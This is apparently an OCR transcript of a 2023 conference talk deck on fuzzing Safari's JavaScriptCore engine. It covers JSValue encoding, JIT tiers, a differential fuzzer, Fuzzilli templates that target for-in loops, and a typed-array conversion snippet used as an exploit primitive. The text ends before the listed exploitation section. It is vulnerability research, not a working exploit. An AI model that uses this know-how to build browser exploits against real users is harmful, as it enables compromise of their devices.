EXODUS

INTELLIGENCE

Safari, hold still for NaN minutes!

OBTSv6 2023

Javier Jiménez & Vignesh S. Rao

Whoarewe

Javier Jiménez (@n30m1nd) - V.R. at Exodus Intelligence.

Vignesh S. Rao (@sherl0ck_) - V.R. at Exodus Intelligence.

Agenda - “Safari, hold still for NaN minutes!”

* Introduction to JavaScriptCore
* Fuzzing Setup
* Bug 1
* For-in commit
* Fine tuning fuzzing
* Bug 2
* Bug 3
* Exploitation
* Exploit Mitigations


Introduction to JavaScriptCore

Quick overview of JavaScriptCore


* What is JSC
* JavaScript and JIT compilation
* DFG and FTL pipeline

Introduction to JavaScriptCore

JSValue



0000 PPPP PPPP PPPP



0002 **** **** ****

...

FFFC **** **** ****

FFFE 0000 IIII IIII


Introduction to JavaScriptCore

JSValue

* Object
  * {x: 1, y: 2}
  * Backed By C++ class JSObject
  * JSValue is a pointer to this C++ object
* Doubles
  * Stored in IEEE 754 standard format
  * 2^{49} is added to double
  * Pure NaN - 0x7ff8_0000_0000_0000
* Integers
  * Upper 15 bits set
  * Value in the lower 32 bits

```
* The top 15-bits denote the type of the encoded JSValue:
*
*     Pointer {  0000:PPPP:PPPP:PPPP
*              / 0002:****:****:****
*     Double  {         ...
*              \ FFFC:****:****:****
*     Integer {  FFFE:0000:IIII:IIII
```

Introduction to JavaScriptCore



Introduction to JavaScriptCore - Execution tiers

* LLINT: Initial interpreter, not a compiler, written in custom assembly
* Baseline compiler: Minimal optimizations, less time spent on compiling
* DFG: More optimizations, more time spent on compiling
* FTL: All standard compiler optimizations, max time spent in compiling





Image credit - https://webkit.org/blog/10308/speculation-in-javascriptcore/

Introduction to JavaScriptCore - IR's




Fuzzing setup

Having an edge

* Diffuzzilli
* Diffuzzilli vs JITPicker

Fuzzing setup


* **Fuzzilli** - https://github.com/googleprojectzero/fuzzilli/
  * Made by Samuel Groß (@5aelo)
  * JavaScript fuzzer based on a custom Intermediate Language
* **Diffuzzilli**
  * Built on top of Fuzzilli
  * Differential fuzzer



https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/JSON/stringify

Fuzzing setup

Diffuzzilli



Fuzzing setup

* **JITPicker** - https://publications.cispa.saarland/3773/1/2022-CCS-JIT-Fuzzing.pdf
  * Differential fuzzing
  * Requires patching of the target JS engine
  * Built into the IL of Fuzzilli
* **Diffuzzilli** vs **JITPicker**:
  * Diffuzzilli implemented early 2021 vs. Oct 2022 for JITPicker
  * In comparison these found different bugs despite same idea

Fine tuning fuzzing

Increase your “luck”

* Aiming for interesting code
* Retargeting fuzzers
* Templating

Fuzzing setup

clang.llvm.org/docs/SanitizerCoverage.html

Disabling instrumentation without source modification

It is sometimes useful to tell SanitizerCoverage to instrument only a subset of the functions in your target without modifying source files. With `-fsanitize-coverage-allowlist=allowlist.txt` and `-fsanitize-coverage-ignorelist=blocklist.txt`, you can specify such a subset through the combination of an allowlist and a blocklist.

SanitizerCoverage will only instrument functions that satisfy two conditions. First, the function should belong to a source file with a path that is both allowlisted and not blocklisted. Second, the function should have a mangled name that is both allowlisted and not blocklisted.

The allowlist and blocklist format is similar to that of the sanitizer blocklist format. The default allowlist will match every source file and every function. The default blocklist will match no source file and no function.

CodeGeneratorWeights.swift M

Sources > FuzzilliCli > CodeGeneratorWeights.swift


```
18  let codeGeneratorWeights = [
79      "SwitchCaseGenerator":              5,
80      "WhileLoopGenerator":               20,
81      "DoWhileLoopGenerator":             20,
82      "ForLoopGenerator":                 20,
83      "ForInLoopGenerator":               10,
84      "ForOfLoopGenerator":               10,
85      "ForAwaitOfLoopGenerator":          10,
86      "BreakGenerator":                   5,
87      "ContinueGenerator":                5,
88      "TryCatchGenerator":                5,
89      "ThrowGenerator":                   1,
90      "BlockStatementGenerator":          1,
```

Bug 1

An almost only fuzzing story


* Registers in the code
* Exploitation
* Gets fixed

Bug 1 - Reg Spill



Source > JavaScriptCore > jit > C GPRInfo.h > {} JSC > GPRInfo > toArgumentRegister

```
34  namespace JSC {
    ...
352 class GPRInfo {
353 public:
354     typedef GPRReg RegisterType;
355     static constexpr unsigned numberOfRegisters = 6;
356     static constexpr unsigned numberOfArgumentRegisters = NUMBER_OF_ARGUMENT_REGISTERS;
357
358     // Temporary registers.
359     static constexpr GPRReg regT0 = X86Registers::eax;
360     static constexpr GPRReg regT1 = X86Registers::edx;
361     static constexpr GPRReg regT2 = X86Registers::ecx;
362     static constexpr GPRReg regT3 = X86Registers::ebx; // Callee-save
363     static constexpr GPRReg regT4 = X86Registers::esi; // Callee-save
364     static constexpr GPRReg regT5 = X86Registers::edi; // Callee-save
```



Source > JavaScriptCore > jit > C FPRInfo.h > {} JSC

```
31  namespace JSC {
    ...
40  class FPRInfo {
41  public:
42      typedef FPRReg RegisterType;
43      static constexpr unsigned numberOfRegisters = 6;
44      static constexpr unsigned numberOfArgumentRegisters = is64Bit() ? 8 : 0;
45
46      // Temporary registers.
47      static constexpr FPRReg fpRegT0 = X86Registers::xmm0;
48      static constexpr FPRReg fpRegT1 = X86Registers::xmm1;
49      static constexpr FPRReg fpRegT2 = X86Registers::xmm2;
50      static constexpr FPRReg fpRegT3 = X86Registers::xmm3;
51      static constexpr FPRReg fpRegT4 = X86Registers::xmm4;
52      static constexpr FPRReg fpRegT5 = X86Registers::xmm5;
```

Bug 1 - Reg Spill


* Fuzzers did hit an ASSERT, but it was initially flaky
* We couldn't really find a way to get anything out of it
* Fuzzers to the rescue!


Bug 1 - Reg Spill

File: Sources/FuzzilliCli/Profiles/JSCProfile.swift

```
fileprivate let WebKitForIn = ProgramTemplate("WebKitForIn") { b in

    let size = b.loadInt(Int64.random(in: 0...0x100))
    let constructor = b.loadBuiltin(
        chooseUniform(
            from: ["Uint8Array", "Int8Array", "Uint16Array", "Int16Array", "Uint32Array", "Int32Array"
        )
    )
    let v49 = b.construct(constructor, withArgs: [size])
    // Object with properties creation
    var initialProperties = [String: Variable]()
    for _ in 0..<Int.random(in: 0...10) {
        let propertyName = b.genPropertyNameForWrite()
        var type = b.type(ofProperty: propertyName)
        initialProperties[propertyName] = b.randVar(ofType: type) ?? b.randVar()
    }

    let v51 = b.createObject(with: initialProperties)

    let signature = ProgramTemplate.generateSignature(forFuzzer: b.fuzzer, n: Int.random(in: 1...5))


    let jitFunction = b.definePlainFunction(withSignature: signature) { args in
        b.generate(n: 4)
        b.forInLoop(v51) { prop in
            b.generate(n: 4)
            b.generateRecursive()
            b.loadComputedProperty(prop, of: args[0])
            b.generateRecursive()
        }
    }
```

Bug 1 - Reg Spill





THE commit


A “look” into the `for-in` commit

* IT IS VERY BIG


Disclaimer: Due to time constraints we could not spend time on diving on the commit itself during this presentation. No browsers were hurt during the making of this presentation. Wait... sorry!

Small Detour - JavaScript Typed Arrays

```
// Aux variables for conversion
var aux_ab = new ArrayBuffer(0x8);
var aux_f64arr = new Float64Array(aux_ab);
var aux_b64arr = new BigUint64Array(aux_ab);

// Print the hexadecimal contents
print(aux_f64arr[0]);
// 2.051080042918042344 32e-304
print(aux_b64arr[0]);
// 63614461444882209
```



Quick recap 1



Javier Jimenez 11:55 AM

4

